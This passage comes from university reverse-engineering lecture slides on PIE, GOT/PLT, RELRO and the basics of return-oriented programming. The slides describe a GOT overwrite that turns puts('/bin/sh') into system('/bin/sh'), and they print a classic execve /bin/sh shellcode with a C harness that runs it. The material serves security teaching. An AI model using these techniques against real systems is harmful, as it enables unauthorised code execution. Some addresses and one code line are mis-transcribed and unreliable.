0x00000561973f33000 0x00000561973f34000 r--p /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00000561973f34000 0x00000561973f35000 r-xp /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00000561973f35000 0x00000561973f36000 r--p /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00000561973f36000 0x00000561973f37000 r--p /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00000561973f37000 0x00000561973f38000 rw-p /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x000007f561835c000 0x000007f561837e000 r--p /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f561837e000 0x000007f56184c6000 r-xp /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f56184c6000 0x000007f5618512000 r--p /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f5618512000 0x000007f5618513000 ---p /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f5618513000 0x000007f5618517000 r--p /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f5618517000 0x000007f5618519000 rw-p /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f5618519000 0x000007f561851d000 rw-p mapped
0x000007f561851d000 0x000007f561851f000 rw-p mapped
0x000007f5618566000 0x000007f5618567000 r--p /lib/x86_64-linux-gnu/ld-2.28.so
0x000007f5618567000 0x000007f5618585000 r-xp /lib/x86_64-linux-gnu/ld-2.28.so
0x000007f5618585000 0x000007f561858d000 r--p /lib/x86_64-linux-gnu/ld-2.28.so
0x000007f561858d000 0x000007f561858e000 r--p /lib/x86_64-linux-gnu/ld-2.28.so
0x000007f561858e000 0x000007f561858f000 rw-p /lib/x86_64-linux-gnu/ld-2.28.so
0x000007f561858f000 0x000007f5618590000 rw-p mapped
0x000007ffef0e71000 0x000007ffef0e92000 rw-p [stack]
0x000007ffef0f8d000 0x000007ffef0f90000 r--p [vvar]
0x000007ffef0f90000 0x000007ffef0f92000 r-xp [vdso]
gdb-peda$
```

# WHAT WE DID TODAY

- **memory layout**
- **discussion related to the STACK**

# **NEXT TIME ...**

- ASLR
- ROP

# REFERENCES

- **Creating and Linking Static Libraries on Linux with gcc,**  
<https://www.youtube.com/watch?v=t5TfYRRHG04>
- **Creating and Linking Shared Libraries on Linux with gcc,**  
<https://www.youtube.com/watch?v=mUbWcxSb4fw>
- **Performance matters,** <https://www.youtube.com/watch?v=r-TLSBdHe1A>
- **Smashing the stack,**  
<https://paulmakowski.wordpress.com/2011/01/25/smashing-the-stack-in-2011/>
- **Stack Canaries – Gingerly Sidestepping The Cage,**  
<https://www.youtube.com/watch?v=c5ORCYdcOKk>
- **Stack protections in Windows,** <https://learn.microsoft.com/en-us/cpp/build/reference/gs-buffer-security-check?view=msvc-170>



# **REVERSE ENGINEERING – CLASS 0x06**

**ASLR/PIE, RELRO AND ROP**

Cristian Rusu

# LAST TIME

- **the memory layout**
- **the stack**
- **problems with the stack**
- **mitigations for stack issues**
  - Stack Smashing Protector (SSP)

# **TODAY**

- short review of ASLR/PIE
- RELRO
- ROP

# RELRO: THE GOT AND PLT

- we have previously talked about this
- what happens when we call a function from an external library?

```
.text:0000000000401186 ; ===== S U B R O U T I N E =====
.text:0000000000401186
.text:0000000000401186 ; Attributes: bp-based frame
.text:0000000000401186
.text:0000000000401186
.text:0000000000401186      public hello_world           |
.text:0000000000401186  hello_world    proc near          ; CODE XREF: main+13+p
.text:0000000000401186 ; __ unwind {
.text:0000000000401186      push   rbp
.text:0000000000401187      mov    rbp, rsp
.text:000000000040118A      lea    rdi, s           ; "Hello, world"
.text:0000000000401191      call   _puts
.text:0000000000401196      nop
.text:0000000000401197      pop    rbp
.text:0000000000401198      retn
.text:0000000000401198 ; } // starts at 401186
.text:0000000000401198      hello_world  endp
```

- this is famous puts("Hello, world") example

# RELRO: THE GOT AND PLT

- at runtime, the loader (ld.so) finds the function
- the call to puts from main is actually to a stub

```
-----  
.plt:0000000000401030 ; ===== S U B R O U T I N E =====  
.plt:0000000000401030  
.plt:0000000000401030 ; Attributes: thunk  
.plt:0000000000401030  
.plt:0000000000401030 ; int puts(const char *s)  
.plt:0000000000401030 _puts proc near ; CODE XREF: hello_world+B+p  
; goodbye_world+B+p  
.plt:0000000000401030  
.plt:0000000000401030 _puts jmp cs:off_404018  
.plt:0000000000401030 _ends
```

# RELRO: THE GOT AND PLT

- all the addresses which are filled-in are placed in the GOT

```
.got.plt:0000000000404000 ; Segment type: Pure data
.got.plt:0000000000404000 ; Segment permissions: Read/Write
.got.plt:0000000000404000 ; Segment alignment 'qword' can not be represented in assembly
.got.plt:0000000000404000 _got_plt    segment para public 'DATA' use64
.got.plt:0000000000404000      assume cs:_got_plt
.got.plt:0000000000404000      ;org 404000h
.got.plt:0000000000404000 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:0000000000404008 qword_404008   dq 0                      ; DATA XREF: sub_401020+r
.got.plt:0000000000404010 qword_404010   dq 0                      ; DATA XREF: sub_401020+6+r
.got.plt:0000000000404018 off_404018    dq offset puts           ; DATA XREF: _puts+r
.got.plt:0000000000404020 off_404020    dq offset printf          ; DATA XREF: _printf+r
.got.plt:0000000000404028 off_404028    dq offset malloc          ; DATA XREF: _malloc+r
.got.plt:0000000000404030 off_404030    dq offset __isoc99_scanf
.got.plt:0000000000404030                  ; DATA XREF: __isoc99_scanf+r
.got.plt:0000000000404038 off_404038    dq offset exit            ; DATA XREF: _exit+r
.got.plt:0000000000404038 _got_plt      ends
.got.plt:0000000000404038
```

# RELRO: THE GOT AND PLT

- this table can be filled in at start of process or at runtime whenever we actually need a function

```
gdb-peda$ telescope 0x404000 30
0000| 0x404000 --> 0x403e20 --> 0x1
0008| 0x404008 --> 0x7ffff7ffe190 --> 0x0
0016| 0x404010 --> 0x7ffff7fea440 (<_dl_runtime_resolve_xsave>: push    rbx)
0024| 0x404018 --> 0x401036 (<free@plt+6>:      push    0x0)
0032| 0x404020 --> 0x401046 (<unlink@plt+6>:      push    0x1)
0040| 0x404028 --> 0x401056 (<exit@plt+6>:      push    0x2)
0048| 0x404030 --> 0x401066 (<fread@plt+6>:      push    0x3)
0056| 0x404038 --> 0x401076 (<fclose@plt+6>:      push    0x4)
0064| 0x404040 --> 0x401086 (<opendir@plt+6>:      push    0x5)
0072| 0x404048 --> 0x401096 (<strlen@plt+6>:      push    0x6)
0080| 0x404050 --> 0x4010a6 (<closedir@plt+6>:      push    0x7)
0088| 0x404058 --> 0x4010b6 (<srand@plt+6>:      push    0x8)
0096| 0x404060 --> 0x4010c6 (<strcmp@plt+6>:      push    0x9)
0104| 0x404068 --> 0x4010d6 (<time@plt+6>:      push    0xa)
0112| 0x404070 --> 0x4010e6 (<_xstat@plt+6>:      push    0xb)
0120| 0x404078 --> 0x4010f6 (<readdir@plt+6>:      push    0xc)
0128| 0x404080 --> 0x401106 (<fseek@plt+6>:      push    0xd)
0136| 0x404088 --> 0x401116 (<ptrace@plt+6>:      push    0xe)
0144| 0x404090 --> 0x401126 (<asprintf@plt+6>:      push    0xf)
0152| 0x404098 --> 0x401136 (<mprotect@plt+6>:      push    0x10)
0160| 0x4040a0 --> 0x401146 (<fopen@plt+6>:      push    0x11)
0168| 0x4040a8 --> 0x401156 (<rename@plt+6>:      push    0x12)
0176| 0x4040b0 --> 0x401166 (<sprintf@plt+6>:      push    0x13)
0184| 0x4040b8 --> 0x401176 (<fwrite@plt+6>:      push    0x14)
0192| 0x4040c0 --> 0x401186 (<sleep@plt+6>:      push    0x15)
0200| 0x4040c8 --> 0x401196 (<rand@plt+6>:      push    0x16)
0208| 0x4040d0 --> 0x0
0216| 0x4040d8 --> 0x0
0224| 0x4040e0 --> 0x0
0232| 0x4040e8 --> 0x0
```

# RELRO: THE GOT AND PLT

- as functions are needed, table is filled

```
gdb-peda$ telescope 0x404000 30
0000| 0x404000 --> 0x403e20 --> 0x1
0008| 0x404008 --> 0xfffff7ffe190 --> 0x0
0016| 0x404010 --> 0xfffff7fea440 (<_dl_runtime_resolve_xsave>: push    rbx)
0024| 0x404018 --> 0x401036 (<free@plt+6>:      push    0x0)
0032| 0x404020 --> 0x401046 (<unlink@plt+6>:      push    0x1)
0040| 0x404028 --> 0x401056 (<_exit@plt+6>:      push    0x2)
0048| 0x404030 --> 0x401066 (<fread@plt+6>:      push    0x3)
0056| 0x404038 --> 0x401076 (<fclose@plt+6>:      push    0x4)
0064| 0x404040 --> 0xfffff7e87f60 (<_opendir>:      cmp      BYTE PTR [rdi],0x0)
0072| 0x404048 --> 0xfffff7f22560 (<_strlen_avx2>:      mov      ecx,edi)
0080| 0x404050 --> 0xfffff7e87fa0 (<_closedir>:      test     rdi,rdi)
0088| 0x404058 --> 0x4010b6 (<srand@plt+6>:      push    0x8)
0096| 0x404060 --> 0xfffff7f1daa0 (<_strcmp_avx2>:      mov      eax,edi)
0104| 0x404068 --> 0x4010d6 (<time@plt+6>:      push    0xa)
0112| 0x404070 --> 0x4010e6 (<_xstat@plt+6>:      push    0xb)
0120| 0x404078 --> 0xfffff7e88160 (<_GI_readdir64>:      push    r13)
0128| 0x404080 --> 0x401106 (<fseek@plt+6>:      push    0xd)
0136| 0x404088 --> 0x401116 (<ptrace@plt+6>:      push    0xe)
0144| 0x404090 --> 0x401126 (<asprintf@plt+6>:      push    0xf)
0152| 0x404098 --> 0x401136 (<mprotect@plt+6>:      push    0x10)
0160| 0x4040a0 --> 0x401146 (<fopen@plt+6>:      push    0x11)
0168| 0x4040a8 --> 0x401156 (<rename@plt+6>:      push    0x12)
0176| 0x4040b0 --> 0x401166 (<sprintf@plt+6>:      push    0x13)
0184| 0x4040b8 --> 0x401176 (<fwrite@plt+6>:      push    0x14)
0192| 0x4040c0 --> 0x401186 (<sleep@plt+6>:      push    0x15)
0200| 0x4040c8 --> 0x401196 (<rand@plt+6>:      push    0x16)
0208| 0x4040d0 --> 0x0
0216| 0x4040d8 --> 0x0
0224| 0x4040e0 --> 0x1
0232| 0x4040e8 --> 0x0
```

any security issue you might see?

# RELRO: THE GOT AND PLT

- as functions are needed, table is filled

```
gdb-peda$ telescope 0x404000 30
0000| 0x404000 --> 0x403e20 --> 0x1
0008| 0x404008 --> 0xfffff7ffe190 --> 0x0
0016| 0x404010 --> 0xfffff7fea440 (<_dl_runtime_resolve_xsave>: push    rbx)
0024| 0x404018 --> 0x401036 (<free@plt+6>:      push    0x0)
0032| 0x404020 --> 0x401046 (<unlink@plt+6>:      push    0x1)
0040| 0x404028 --> 0x401056 (<_exit@plt+6>:      push    0x2)
0048| 0x404030 --> 0x401066 (<fread@plt+6>:      push    0x3)
0056| 0x404038 --> 0x401076 (<fclose@plt+6>:      push    0x4)
0064| 0x404040 --> 0xfffff7e87f60 (<_opendir>:      cmp      BYTE PTR [rdi],0x0)
0072| 0x404048 --> 0xfffff7f22560 (<_strlen_avx2>:      mov      ecx,edi)
0080| 0x404050 --> 0xfffff7e87fa0 (<_closedir>:      test     rdi,rdi)
0088| 0x404058 --> 0x4010b6 (<srand@plt+6>:      push    0x8)
0096| 0x404060 --> 0xfffff7f1daa0 (<_strcmp_avx2>:      mov      eax,edi)
0104| 0x404068 --> 0x4010d6 (<time@plt+6>:      push    0xa)
0112| 0x404070 --> 0x4010e6 (<_xstat@plt+6>:      push    0xb)
0120| 0x404078 --> 0xfffff7e88160 (<_GI_readdir64>: push    r13)
0128| 0x404080 --> 0x401106 (<fseek@plt+6>:      push    0xd)
0136| 0x404088 --> 0x401116 (<ptrace@plt+6>:      push    0xe)
0144| 0x404090 --> 0x401126 (<asprintf@plt+6>:      push    0xf)
0152| 0x404098 --> 0x401136 (<mprotect@plt+6>:      push    0x10)
0160| 0x4040a0 --> 0x401146 (<fopen@plt+6>:      push    0x11)
0168| 0x4040a8 --> 0x401156 (<rename@plt+6>:      push    0x12)
0176| 0x4040b0 --> 0x401166 (<sprintf@plt+6>:      push    0x13)
0184| 0x4040b8 --> 0x401176 (<fwrite@plt+6>:      push    0x14)
0192| 0x4040c0 --> 0x401186 (<sleep@plt+6>:      push    0x15)
0200| 0x4040c8 --> 0x401196 (<rand@plt+6>:      push    0x16)
0208| 0x4040d0 --> 0x0
0216| 0x4040d8 --> 0x0
0224| 0x4040e0 --> 0x1
0232| 0x4040e8 --> 0x0
```

any security issue you might see?  
puts("/bin/sh") becomes system("/bin/sh")

# RELRO: THE GOT AND PLT

- solution: Read Only RELocations (RELRO)

```
gdb-peda$ telescope 0x403f20 30
0000| 0x403f20 --> 0x403d30 --> 0x1
0008| 0x403f28 --> 0x0
0016| 0x403f30 --> 0x0
0024| 0x403f38 --> 0x7ffff7e4abc0 (<_GI__libc_free>: push    rbx)
0032| 0x403f40 --> 0x7ffff7eb2290 (<unlink>:      mov     eax,0x57)
0040| 0x403f48 --> 0x7ffff7e8cca0 (<_GI_exit>:      mov     edx,edi)
0048| 0x403f50 --> 0x7ffff7e367f0 (<fread>:       push    r14)
0056| 0x403f58 --> 0x7ffff7e359e0 (<fclose>:      push    r12)
0064| 0x403f60 --> 0x7ffff7e87f60 (<_opendir>:    cmp     BYTE PTR [rdi],0x0)
0072| 0x403f68 --> 0x7ffff7f22560 (<_strlen_avx2>:   mov     ecx,edi)
0080| 0x403f70 --> 0x7ffff7e87fa0 (<_closedir>:   test    rdi,rdi)
0088| 0x403f78 --> 0x7ffff7e008f0 (<_srandom>:   sub     rsp,0x8)
0096| 0x403f80 --> 0x7ffff7f1daa0 (<_strcmp_avx2>:  mov     eax,edi)
0104| 0x403f88 --> 0x7ffff7fd3f00 (<time>:        mov     rax,QWORD PTR [rip+0xfffffffffffffc1a1]
0112| 0x403f90 --> 0x7ffff7eafcd60 (<_GI__xstat>:   mov     rax,rsi)
0120| 0x403f98 --> 0x7ffff7e88160 (<_GI__readdir64>: push    r13)
0128| 0x403fa0 --> 0x7ffff7e3deb0 (<fseek>:       push    rbx)
0136| 0x403fa8 --> 0x7ffff7eb7bf0 (<ptrace>:      sub     rsp,0x68)
0144| 0x403fb0 --> 0x7ffff7e1e950 (<_asprintf>:    sub     rsp,0xd8)
0152| 0x403fb8 --> 0x7ffff7eba510 (<mprotect>:   mov     eax,0xa)
0160| 0x403fc0 --> 0x7ffff7e363e0 (<_IO_new_fopen>: mov     edx,0x1)
0168| 0x403fc8 --> 0x7ffff7e338d0 (<rename>:     mov     eax,0x52)
0176| 0x403fd0 --> 0x7ffff7e1e890 (<_sprintf>:   sub     rsp,0xd8)
0184| 0x403fd8 --> 0x7ffff7e36c10 (<fwrite>:      push    r15)
0192| 0x403fe0 --> 0x7ffff7e8c910 (<_sleep>:     push    rbp)
0200| 0x403fe8 --> 0x7ffff7e00fc0 (<rand>:       sub     rsp,0x8)
0208| 0x403ff0 --> 0x7ffff7de9fb0 (<_libc_start_main>: push    r14)
0216| 0x403ff8 --> 0x0
0224| 0x404000 --> 0x0
0232| 0x404008 --> 0x0
```

security-wise this is OK, but any drawback?

# SUMMARY OF MITIGATIONS

- **Position Independent Execution (PIE)**
  - on by default on both Windows and Linux
- **Stack Smashing Protection (SSP)**
  - on by default on Windows, off by default on Linux
- **Read Only RELocations (RELRO)**
  - on by default on Windows, off by default on Linux

all these are done at the compiler

# SUMMARY OF MITIGATIONS

- **Position Independent Execution (PIE)**
  - on by default on both Windows and Linux
- **Stack Smashing Protection (SSP)**
  - on by default on Windows, off by default on Linux
- **Read Only RELocations (RELRO)**
  - on by default on Windows, off by default on Linux

all these techniques come for free?

# SUMMARY OF MITIGATIONS

- **Position Independent Execution (PIE)**
  - on by default on both Windows and Linux
- **Stack Smashing Protection (SSP)**
  - on by default on Windows, off by default on Linux
- **Read Only RELocations (RELRO)**
  - on by default on Windows, off by default on Linux

**they cause an increase of 15–25% in running time**

# **ROP**

- Return Oriented Programming (ROP)

# ROP: DATA EXECUTION

- the good-old times (**shellcode.c**)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>

int main()
{
    int e;
    char *argv[] = { "/bin/ls", "-l", NULL };

    e = execve("/bin/ls", argv, NULL);
    if (e == -1)
        fprintf(stderr, "Error: %s\n", strerror(errno));
    return 0;
}
```

# ROP: DATA EXECUTION

- same program in Assembly

```
.text
.globl _start

_start:
    xor %eax,%eax
    push %eax
    push $0x68732f2f
    push $0x6e69622f
    mov %esp,%ebx
    push %eax
    push %ebx
    mov %esp,%ecx
    mov $0xb,%al
    int $0x80
    movl $1,%eax
    movl $0,%ebx
    int $0x80
```

root@kali:~# objdump -d shellcode

shellcode: file format elf32-i386

Disassembly of section .text:

	08048054 <_start>:	
	31 c0	xor %eax,%eax
	50	push %eax
	68 2f 2f 73 68	push \$0x68732f2f
	68 2f 62 69 6e	push \$0x6e69622f
	89 e3	mov %esp,%ebx
	50	push %eax
	53	push %ebx
	89 e1	mov %esp,%ecx
	b0 0b	mov \$0xb,%al
	cd 80	int \$0x80
	b8 01 00 00 00	mov \$0x1,%eax
	bb 00 00 00 00	mov \$0x0,%ebx
	cd 80	int \$0x80

# ROP: DATA EXECUTION

- the same program back in C

```
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
    fprintf(stdout,"Length: %d\n",strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```

what is going on here?

# ROP: DATA EXECUTION

- the same program back in C

```
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
    fprintf(stdout, "Length: %d\n", strlen(shellcode));
    (*void(*)()) shellcode)();
    return 0;
}
```

programs like these can no longer run on modern operating systems

- Data Execution Prevention (DEP)
- No eXecute (NX)

# ROP: THE IDEA

- we are no longer in a golden age for attackers
- but there are some new ideas
- **goal:** we would still like to execute arbitrary code
  - not be confined in the code space of the binary
- **problem:** we cannot place code into data segments anymore
  - so, where can we place code?
  - can we use something that exists already?

# ROP: THE IDEA

- we are no longer in a golden age for attackers
- but there are some new ideas
- **goal:** we would still like to execute arbitrary code
  - not be confined in the code space of the binary
- **problem:** we cannot place code into data segments anymore
  - so, where can we place code?
  - can we use something that exists already?
- **one solution:** use pieces of code that already exist but stitch them together in a different order than the original one to perform overall the task that you want (like building a puzzle)

# ROP: THE IDEA

- we cannot just stitch different pieces of code in general
- so how do we do this?
- what do we want?
  - jump to some instructions
  - execute starting from that point
  - then jump to other instructions
- what can we use to perform the wishlist above?

# ROP: THE IDEA

- we cannot just stitch different pieces of code in general
- so how do we do this?
- what do we want?
  - jump to some instructions
  - execute starting from that point
  - then jump to other instructions
- what can we use to perform the wishlist above?
  - CALL
  - RET


# ROP: THE IDEA

- what does CALL *destination* do?
- what does RET do?

# ROP: THE IDEA


- **what does CALL *destination* do?**
  - pushes the return address on the stack (instruction after the CALL)
  - changes the Instruction Pointer to *destination*
- **what does RET do?**
  - pops the return address from the stack
    - go to where the Stack Pointer points to
    - take the value from there (it is an address)
    - increment Stack Pointer (i.e., remove address from the stack)
  - changes the Instruction Pointer to that address

# ROP: THE IDEA



